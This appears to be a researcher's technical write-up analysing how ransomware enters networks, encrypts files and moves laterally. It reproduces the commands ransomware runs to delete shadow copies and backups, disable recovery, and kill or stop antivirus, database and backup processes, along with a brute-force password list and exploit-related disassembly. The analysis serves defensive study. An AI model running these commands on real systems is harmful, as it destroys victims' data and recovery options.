


RANSOMWARE

UDURRANI




Encryption Algorithms:

Each family/variant of ransomware is using one or more types of encryption algorithms:



I compiled some ransomware stats and it's shocking that so many organizations were hit by ransomware in 2020 and 2021. Here is the list of ransomware that infected multiple organizations



The Entry Point:

Whenever I start an investigation of ransomware, I get many How's and who's. How did it happen? How did it enter the organization, Who did it? Who is the adversary? Is it state-funded? Not many care about what happened and how can we improve the current security so it won't happen again. So let's talk about how this piece of malicious software can magically get on the network:

- Asset management: Many organizations don't keep track of their internal or external assets i.e. on-prem or on the cloud.
- RDP: With no proper asset management, they don't know if any RDP is exposed or if its vulnerable?
- Phishing: Many people will open or click on anything that moves.
- Spam campaigns
- Exploit kits that can lure the users to visit specific web-sites
- Patch management: I have seen many organizations that don't take patch management seriously. If it aren't broke, don't fix it.
- VPN
- Credential theft.
- OS level vulnerabilities (LPE)

This brings us to another topic “**commoditization of malware**”. With all the financial benefits the bad guys have made this process even easier. Now we have MaaS or RaaS i.e. Malware as a service or Ransomware as a service. This provides an easy entry point for ransomware. In most cases, they use a commodity trojan/backdoor as the entry point, which later downloads or drops the ransomware. Some of the famous initial payloads are Emotet and TrickBot. Here is a quick read on this topic:

https://udurrani.com/Off/emotet_to_ryuk.pdf

Let's move to post exploit:

This is where the ransomware activity begins and the desktop background changes to a scary ransom note. I remember days when everything was saved on files but these days losing files on your computer is a nightmare. Let's examine this process:

- 1. Ransomware is dropped or downloaded on a computer
- 2. Ransomware creates random symmetric keys to encrypt each file
- 3. Ransomware will use another public key (asymmetric) to encrypt the key(s) used in step 2.
- 4. Ransomware will try to destroy the keys and exit. In some situations, the ransomware won't exit and continue to encrypt newly created files. Most new ransomware payloads normally exits right after encrypting files and uses a self-delete mechanism. This exit is crucial to destroy all the artifacts from the memory.
- 5. Ransomware will present the contact information i.e. how and where to pay.
- 6. Ransom is paid to get the private key i.e. to decrypt all the files.

The ransomware payload will use symmetric key encryption e.g. AES to encrypt each file. This is useful as symmetric encryption is faster and cheaper than asymmetric encryption. Finally asymmetric key encryption e.g. RSA is used to encrypt the keys. This in fact is the public key created by the threat actor/hacker. This means that the hacker creates a key pair up front, where the public key is either statically embedded in the payload or it's downloaded at run-time. If the file is encrypted via a public key, only a private key can be used for the decryption process. That is why the victim has to pay for the private key to decrypt the files.

Let's get a little more technical:

We want to see how the ransomware payload works and what activity takes place during it's execution.

Deleting the shadow copy:

Ransomware deletes the shadowCopy to make sure that deleted files can't be restored. As the name indicates the shadow copies are backups of volumes, files, folders, etc. Ransomware payload normally uses function calls like CreateProcess or ShellExecute to delete the shadowcopy. For shadow copy deletion certain vss* dll files are loaded e.g. to delete the shadow copy the following call will be used.

```
CreateProcess( NULL, "vssadmin Delete Shadows /All /Quiet", NULL, NULL, TRUE,
CREATE_NO_WINDOW, NULL, NULL ...);
```

vsstrace.dll will allocate 36 bytes and followed by the deletion of shadowcopy. In some cases, the ransomware will try to trick the AV or EDR solution and run the following command. The command looks weird but it is doing the same exact thing.

```
C:\uud\..\Windows\px\dqf\..\system32\xd\vtood\..\wbem\isb\mv\..\wmic.exe
```

Other commands:

```
"C:\Windows\System32\cmd.exe" /c wbadmIn DELETE SYSTEMSTATEBACKUP
"C:\Windows\System32\cmd.exe" /c wbadmIn DELETE SYSTEMSTATEBACKUP
-deleteOldest
"C:\Windows\System32\cmd.exe" /c bcdedit.exe /set {default} recoveryenabled No
"C:\Windows\System32\cmd.exe" /c bcdedit.exe /set {default} bootstatuspolicy
ignoreallfailures
```

Some EDR solutions can try and retrieve the deleted files. For such scenarios, specific ransomware payload will use cypher.exe to make sure deleted files can't be recovered.

```
Writing 0x00
Writing 0xFF
Writing Random Numbers
```

Let me explain this a bit. OS keeps track of all the files through a pointer. Think of it as a mark that tells the OS where the file begins and where it ends. What if you delete this pointer???

FileSystem will think there is no file at that location. **NOTE:** Only the pointer is removed, not the file itself. This is what the cipher.exe (Microsoft utility) is doing i.e. making sure all those pointers are overwritten.

Blacklisting/whitelisting:

Ransomware payload also looks at certain processes before they start encrypting the files. If any of the processes are running within the process stack, the payload will exit. Similarly, the payload looks for certain file extensions to encrypt and certain file extensions are ignored. The payload holds this information somewhere in the memory. The ransomware will hold the file extension info in the following fashion.

```

0x45c090 {"", "doc"}
0x45c09c {"", "xls"}
0x45c0a8 {"", "docx"}
0x45c0b4 {"", "xlsx"}
0x45c0c0 {"", "pdf"}
0x45c0cc {"", "db3"}
0x45c0d4 {"", "frm"}
0x45c0e0 {"", "mdf"}
0x45c0f4 {"", "mwb"}
0x45c100 {"", "myd"}
0x45c10c {"", "ndf"}
0x45c118 {"", "sdf"}
0x45c124 {"", "trc"}
0x45c13c {"", "wrk"}
0x45c148 {"", "001"}
0x45c154 {"", "acr"}
0x45c160 {"", "bac"}
0x45c16c {"", "bak"}
0x45c178 {"", "backuppdb"}
0x45c184 {"", "bck"}
0x45c198 {"", "bkup"}
0x45c1a4 {"", "bkup"}
0x45c1b0 {"", "bkup"}
0x45c1bc {"", "bup"}
0x45c1c8 {"", "fbk"}
0x45c1d4 {"", "m1g"}
0x45c1e0 {"", "spf"}
0x45c1ec {"", "vhdx"}
0x45c1f8 {"", "vfd"}
0x45c204 {"", "avhdx"}
0x45c214 {"", "vmex"}
0x45c220 {"", "vms"}
0x45c22c {"", "pb"}
0x45c238 {"", "qtc"}
0x45c244 {"", "sqb"}
0x45c250 {"", "tts"}
0x45c268 {"", "vbm"}
0x45c274 {"", "vrb"}
0x45c280 {"", "wfn"}
0x45c28c {"", "pst"}
0x45c298 {"", "mdb"}
0x45c2a4 {"", "zfp"}
0x45c2ac {"", "rar"}
0x45c2b8 {"", "cad"}
0x45c2c4 {"", "dcd"}
0x45c2d0 {"", "dwd"}
0x45c2dc {"", "pla"}
0x45c2e8 {"", "pln"}

```

The ransomware may whitelist specific file extensions i.e. it won't encrypt the files. Some folders and locales are whitelisted/ignored as well. In the following screenshot, you can see the whitelisted extensions

```

00 6d 00 70 00-34 00 00 00 6d 00 70 00-33 00 00 00 70 00 69 00-66 00 00 00 74 00 74 00 .m.p.4...m.p.3...p.i.f...t.t.
66 00 00 00 75 00 72 00-6c 00 00 00 64 00 6c 00-6c 00 00 00 69 00 6e 00-69 00 00 00 63 00 70 00 f...u.r.l...d.l.l...i.n.i...c.p.
6c 00 00 00 63 00 6f 00-6d 00 00 00 63 00 6d 00-64 00 00 00 63 00 61 00-62 00 00 00 6c 00 6f 00 l...c.o.m...c.m.d...c.a.b...l.o.
67 00 00 00 65 00 78 00-65 00 00 00 6c 00 6e 00-6b 00 00 00 00 00 00 00 g...e.x.e...l.n.k.....

```

Ransomware ignores some file extensions e.g. .EXE, .SYS, and .DLL or will ignore them in specific locations to make sure that ransomware activity is intact.

Terminating processes:

The ransomware payload will enumerate all the processes by using `CreateToolhelp32Snapshot()` and then `Process32FirstW()` and `Process32NextW()`. If it finds the processes its looking for, it will create a buffer with the appropriate `taskKill` command and call `ShellExecute()`. The buffer will have all the right values like `*u" /F" *u" /IM"` etc. It will just add `taskkill` command to the buffer and launch `ShellExecute()`.

`ShellExecuteW(0x0, 0x0, u"taskkill", &var_address, 0x0, 0x0);`

```

CreateProcessW (
"C:\Windows\System32\taskkill.exe",
""C:\Windows\System32\taskkill.exe" /IM zoolz.exe /F",
NULL,
NULL,
FALSE,
CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT | EXTENDED_STARTUPINFO_PRESENT,
NULL,

```

This is mainly done to avoid conflict with specific processes or the software for AV vendors.

"C:\Windows\System32\taskkill.exe" /IM zoolz.exe /F	"C:\Windows\System32\taskkill.exe" /IM agnsvcs.exe /F	"C:\Windows\System32\taskkill.exe" /IM dbeng50.exe /F	"C:\Windows\System32\taskkill.exe" /IM dbsnmp.exe /F
"C:\Windows\System32\taskkill.exe" /IM encsvc.exe /F	"C:\Windows\System32\taskkill.exe" /IM excel.exe /F	"C:\Windows\System32\taskkill.exe" /IM firefoxconfig.exe /	"C:\Windows\System32\taskkill.exe" /IM infopath.exe /F
"C:\Windows\System32\taskkill.exe" /IM isajplussvc.exe /F	"C:\Windows\System32\taskkill.exe" /IM msaccess.exe /F	"C:\Windows\System32\taskkill.exe" /IM msftesd.exe /F	"C:\Windows\System32\taskkill.exe" /IM mspub.exe /F
"C:\Windows\System32\taskkill.exe" /IM mydesktopqos.exe /F	"C:\Windows\System32\taskkill.exe" /IM mydesktopservice.exe /F	"C:\Windows\System32\taskkill.exe" /IM mysqld.exe /F	"C:\Windows\System32\taskkill.exe" /IM mysqld-nt.exe /F
"C:\Windows\System32\taskkill.exe" /IM mysqld-opt.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocautoupds.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocomm.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocspd.exe /F
"C:\Windows\System32\taskkill.exe" /IM onenote.exe /F	"C:\Windows\System32\taskkill.exe" /IM oracle.exe /F	"C:\Windows\System32\taskkill.exe" /IM outlook.exe /F	"C:\Windows\System32\taskkill.exe" /IM powerpnt.exe /F
"C:\Windows\System32\taskkill.exe" /IM sqbcoreservice.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlagent.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlbrowser.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlservr.exe /F
"C:\Windows\System32\taskkill.exe" /IM sqwriter.exe /F	"C:\Windows\System32\taskkill.exe" /IM steam.exe /F	"C:\Windows\System32\taskkill.exe" /IM synctime.exe /F	"C:\Windows\System32\taskkill.exe" /IM tbdconfig.exe /F
"C:\Windows\System32\taskkill.exe" /IM thebat.exe /F	"C:\Windows\System32\taskkill.exe" /IM thebat64.exe /F	"C:\Windows\System32\taskkill.exe" /IM thunderbird.exe /F	"C:\Windows\System32\taskkill.exe" /IM visio.exe /F
"C:\Windows\System32\taskkill.exe" /IM winword.exe /F	"C:\Windows\System32\taskkill.exe" /IM wordpad.exe /F	"C:\Windows\System32\taskkill.exe" /IM xflsvccn.exe /F	"C:\Windows\System32\taskkill.exe" /IM tmlisten.exe /F
"C:\Windows\System32\taskkill.exe" /IM PccNTMon.exe /F	"C:\Windows\System32\taskkill.exe" /IM CNTAoSMgr.exe /F	"C:\Windows\System32\taskkill.exe" /IM Nrtscan.exe /F	"C:\Windows\System32\taskkill.exe" /IM mbamtray.exe /F

It can also use the windows net command to stop services.

"C:\Windows\System32\net.exe" stop "Acronis VSS Provider" /y	"C:\Windows\system32\net1 stop "Acronis VSS Provider" /y	"C:\Windows\System32\net.exe" stop "Enterprise Client Service" /y	"C:\Windows\System32\net.exe" stop "Sophos Agent" /y
"C:\Windows\System32\net.exe" stop "Sophos AutoUpdate Service" /y	"C:\Windows\system32\net1 stop "Sophos AutoUpdate Service" /y	"C:\Windows\System32\net.exe" stop "Sophos Clean Service" /y	"C:\Windows\system32\net1 stop "Sophos Clean Service" /y
"C:\Windows\System32\net.exe" stop MBAMService /y	"C:\Windows\System32\net.exe" stop McAfeeFrameworkMcAfeeFramework /y	"C:\Windows\System32\net.exe" stop MSSQL\$PRACTICEBGC /y	

File Encryption:

This is the secret to successful ransomware. Proper file encryption and path to file decryption are critical. Ransomware will begin with creating keys on the fly. Once again, the payload requires an already created public key and symmetric key(s) to encrypt each file. A separate symmetric key is used in each transaction.

In most cases, the threat actor will create a key-pair (Asymmetric) and embed the public key in the malware. The good thing about the public key is that you don't have to secure it.

The ransomware developer has to make sure that same files are not encrypted more than once. For this reason, ransomware can add a mutex in the memory or make sure it adds a string to an encrypted file at a certain offset. In the following screenshot, the ransomware is adding a special string to identify if the file is already encrypted or not.


```

EC551559 A8D93404 A428225F CBBBEAFF 51B657DC DCFDFB78 3A40D464 8E8AD80B BCBC7543 FBB3B0D7 870E5FC2
4D64FBC2 ECD3FE8D 45E99E64 A6AC9F11 9F160FD1 31CF94AD 6DFC4439 0B7CC1F2 00F1B8F9 EF3EBFBD 4B4E4D63
09D16C5D 66D43693 F55D6CF1 7606D8D6 F9520A17 9DC9A318 ADB514E2 D00F86A4 12C63615 E1723BC3 743B5E76
7AEE3D81 9BA48506 972325D8 0510B322 A1A88775 1EEE9A70 AA56F15A 0174E145 4F283645 E88AF355 4581E79F
EF8B7653 D6C500D4 16E84117 2730EC70 0F77DF57 31F3B869 1AF1AD54 9ABE101A 2E37B3A0 70A61A92 71FCFE66
823E85F2 5FABCB5A 4643A116 7DAF5117 02014A7 00CA380B 357C30C 0E6618DC FD421055 1FC70CAD 26FFCFD2
8D325AE2 793B9350 E2BA69F6 162FEEDD BEAA0E6C 14032FA4 9BEB586E C2F00DD5 F825E2E6 F4E00858 A214F454
29E75043 93208B2C 92203CF6 E805F109 01BE8A07 DC9BD15D 9392F861 54245A73 3B0B7401 E9E6CEE2 AAC84854
F16582DF D6735CC9 6A168471 313F7F6F A6E3C878 947A9195 9EFBADA3 526B0D45 DE7818E7 B6C13981 2A7A6058
7A39C6A9 B5DC0422 A024FD31 46234EC6 49820C65 D45893ED 8EA1011A 5F2BC3C8 2D4B1407 CB818EF0 4CAEF38D
2D8B77FA 38AF2FE3 4E257B6D C9B7C216 13D2CE03 37E93529 3CDD47D9 F2799020 BC734961 8F268BFE 6F881CDD
660EEB9D EF41CD0A 06DA5877 C3C2B7DC 97175F9D B058DA9A 8FA4D166 00000000 00000000 00020000 02000000
07030202 00000000 ----- IDENTIFICATION PATTERN

```


Before the file encryption begins, the ransomware needs few things:

1. Algorithms for encryption
2. Public-key
3. Random keys to encrypt files and other keys



How does file encryption work:

File encryption is very similar to any other file IO, you open a file, you modify and you close the file. This process could be handled by a single thread or multiple threads. In either case, you will notice that the payload in memory is pretty heavy and chewing up system resources.



First, the ransomware picks a path i.e. where to start the encryption process. This process involves directory enumeration. It gets info on logical drives by using `GetLogicalDriveStrings()`. The recursive file search is initiated by using the following functions.

FindFirstFile(LPCWSTR lpFileName, LPWIN32_FIND_DATAW lpFindFileData)


FindNextFileW@IAT)(HANDLE hFindFile, LPWIN32_FIND_DATAW lpFindFileData)

```
call    dword [imp_FindFirstFileW]
mov     ecx, dword [ebp+var_2A4]
mov     dword [ebp+var_264], eax
cmp     ecx, 0x8
push   eax
push   ebx
call   dword [imp_FindNextFileW]
```

Once the payload finds a file with the right extension, it will create a unique symmetric key. The process requires using multiple functions:

CryptGenKey, CryptImportKey, CryptExportKey, CryptEncrypt [For encrypting files with exported key], CryptAcquireContext, CryptDestroyKey etc.

Here is the list of the API's used in cryptography.



File encryption:

File encryption is similar to file modification. The victim file is opened first in read mode. The encryption algorithm will read 'N' bytes at a time, encrypt them and write to a new file. This is done via using the following function:

```
NtWriteFile (0x00000150, NULL, NULL, 0x01ed0020, 0x01ed0020, 0x01ed0094, 144, 0x02 ...)
```

0x01ed0094 holds the address to the actual data in the memory that needs to be written to the new file

```
0000 a3 d2 ea 12 d9 cb a7 5c 51 7e 76 5a 7a 5c 42 d3 63 .....0~vZz\B,c
0011 77 2d b5 ff 92 fc cc 50 c3 3f 95 d9 30 3d d7 56 ab w-....P.?..0=.V.
0022 fc 16 9a 5c 7f d3 41 81 75 e4 73 30 1d 68 c8 4d 12 .....A.u.s0.h.M.
0033 61 a7 8c 81 c5 10 cb 47 9b c8 04 df ff 63 5c 0f d9 a.....G.....C\
0044 4c b9 66 5e 7d 1a 66 4f 87 c1 dc 94 c2 1b 12 58 18 L.f^).f0.....X.
0055 3f 85 99 1b 55 05 07 0d 7f d9 af ea d7 2f b8 cb b4 ?....U...../...
0066 4c f0 52 72 c9 b8 42 b0 4e 21 e7 81 b6 27 7e d8 61 L.Rr..B.N!.....~.a
0077 0a 5b cf f0 9e 76 c7 41 5a 73 fb 83 a6 ac 6d ff 3c .[...v.AZs....m.<
0088 93 24 3d 76 69 b3 b4 22 .,$=vi.."
```

Data encrypted in the memory

144 = the total length of the data

Once the file is written, the file-handle is closed and this file is moved/re-named to a new name with a different file extension. This is done by basic string formatting: In the following code, the .pysa extension is used for re-naming.

```
push dword ptr ds:[1105000]
lea eax,dword ptr ss:[ebp-1028]
push esi
push pysa.10EBCD8
push eax
call dword ptr ds:[<wspri...>]
lea eax,dword ptr ss:[ebp-1028]
```

Once the file is re-named, the original file is deleted by using DeleteFile()

The encryption call used here is **CryptEncrypt()**

```

BOOL CryptEncrypt(
    HCRYPTKEY hKey,
    HCRYPTHASH hHash,
    BOOL Final,
    DWORD dwFlags,
    BYTE *pbData,
    DWORD *pdwDataLen,
    DWORD dwBufLen
);

```

Handle to AES and the CSP is done by using the following dataStructures

```

HCRYPTKEY
HCRYPTPROV

```

Lateral movement:

Not all ransomware Trojans are able to make a lateral movement. The lateral movement could be done via the commodity stage one backdoor e.g. Emotet, trickBot or the ransomware has the code path to lateral movement itself. The ransomware payload can look at the arp table and try to connect to similar ip range. If we look at the network trace, we can see the following:

An arp request is sent (Lookup)

```

+ WHO-HAS 172.16.223.1 tell 172.16.223.5

00 01 08 00 06 04 00 01 00 0c 29 9a f2 8f ac 10   | .....).
df 05 00 00 00 00 00 00 ac 10 df 01             | .....

+ GOT 172.16.223.1 AT HW-> fa:ff:c2:b2:4d:64

```

Once the request is successful, a SYN packet is sent to the remote ip on port 445

```

L3: 10.0.0.188 -> 10.0.0.10   L4: [49573:445(microsoft-ds)] SYN
L3: 10.0.0.188 -> 10.0.0.11   L4: [49574:445(microsoft-ds)] SYN
L3: 10.0.0.11  -> 10.0.0.188   L4: [445(microsoft-ds):49574] ACK RST
L3: 10.0.0.10  -> 10.0.0.188   L4: [445(microsoft-ds):49573] ACK RST

L3: 172.16.223.5 -> 172.16.223.1 L4: [49309:445(microsoft-ds)] SYN
L3: 172.16.223.1 -> 172.16.223.5 L4: [445(microsoft-ds):49309] ACK RST
L3: 172.16.223.5 -> 172.16.223.6 L4: [49314:445(microsoft-ds)] SYN
L3: 172.16.223.6 -> 172.16.223.5 L4: [445(microsoft-ds):49314] ACK RST

```

In the above scenario either the credentials are stolen or the remote machine is part of the Administrative group. The ransomware payload could have the set of credentials hidden/encrypted in the payload (for brute forcing). By looking at the memory dump one can find the set of credentials. Here is an example:

```

woaisha123, lzf5201314, nanzihan, a6127821, UTIBET521, caocaocaocao, asdfgh456, sc.sp851_, gengliang,
mcgradyK0BE88611, nanzhuang, bobo198768, jzw010420, xiaolan84, ypcmbat, xiaolan520, 123456789, 12345678,
11111111, dearbook, 00000000, 123123123, 1234567890, 88888888, 11111111, 147258369, 987654321, aaaaaaaa,
1111111111, 66666666, a123456789, 11223344, 1qaz2wsx, xiazhili, 789456123, fuckfuck,

```

The ransomware could be equipped with some exploitation code like eternal blue or another LPE

```

0000 73 00 74 00 61 00 72 00 74 00 20 00 4c 00 50 00 45 00 20 00 28
00 63  s.t.a.r.t. .L.P.E. .(.c
0017 00 76 00 65 00 5f 00 32 00 30 00 31 00 38 00 5f 00 38 00 34 00
35 00  .v.e._.2.0.1.8._.8.4.5.
002e 33 00 29 00 0d 00 0a 00 00 00
3.).....

```

```

20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.01228c9
push 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.1230030 : 1230030:"cve_2018_8453"
push 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.1230040 : 1230040:"D:\\i\\core\\src\\exploits\\cve_2018_8453.c"
push 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.122f15c : 122f15c:L" %S;%S:%tu\r\n"
push +
CALL 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.1225082
add esp,24
push ebx
push esi
CALL edi
xor eax,ebx
jmp 20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.1228c58

```


```

20684d3edd9d61bbe0a84559c8e197a02a123e697bc8d05bd9305cf1d3984c15.01228c58
pop edi
pop esi
pop ebx
mov esp,ebp
pop ebp
ret

```

Encryption Mode:

In most cases, the encryption is local to a single machine and then the payload is moved to another workstation laterally. This situation is handled well by the AV products. If the ransomware does everything remotely i.e. encrypts remote drives without dropping any payload to the remote workstations/servers, it becomes very difficult to identify this activity. This is because of the fact that remote file IOs are handled by the kernel objects/components

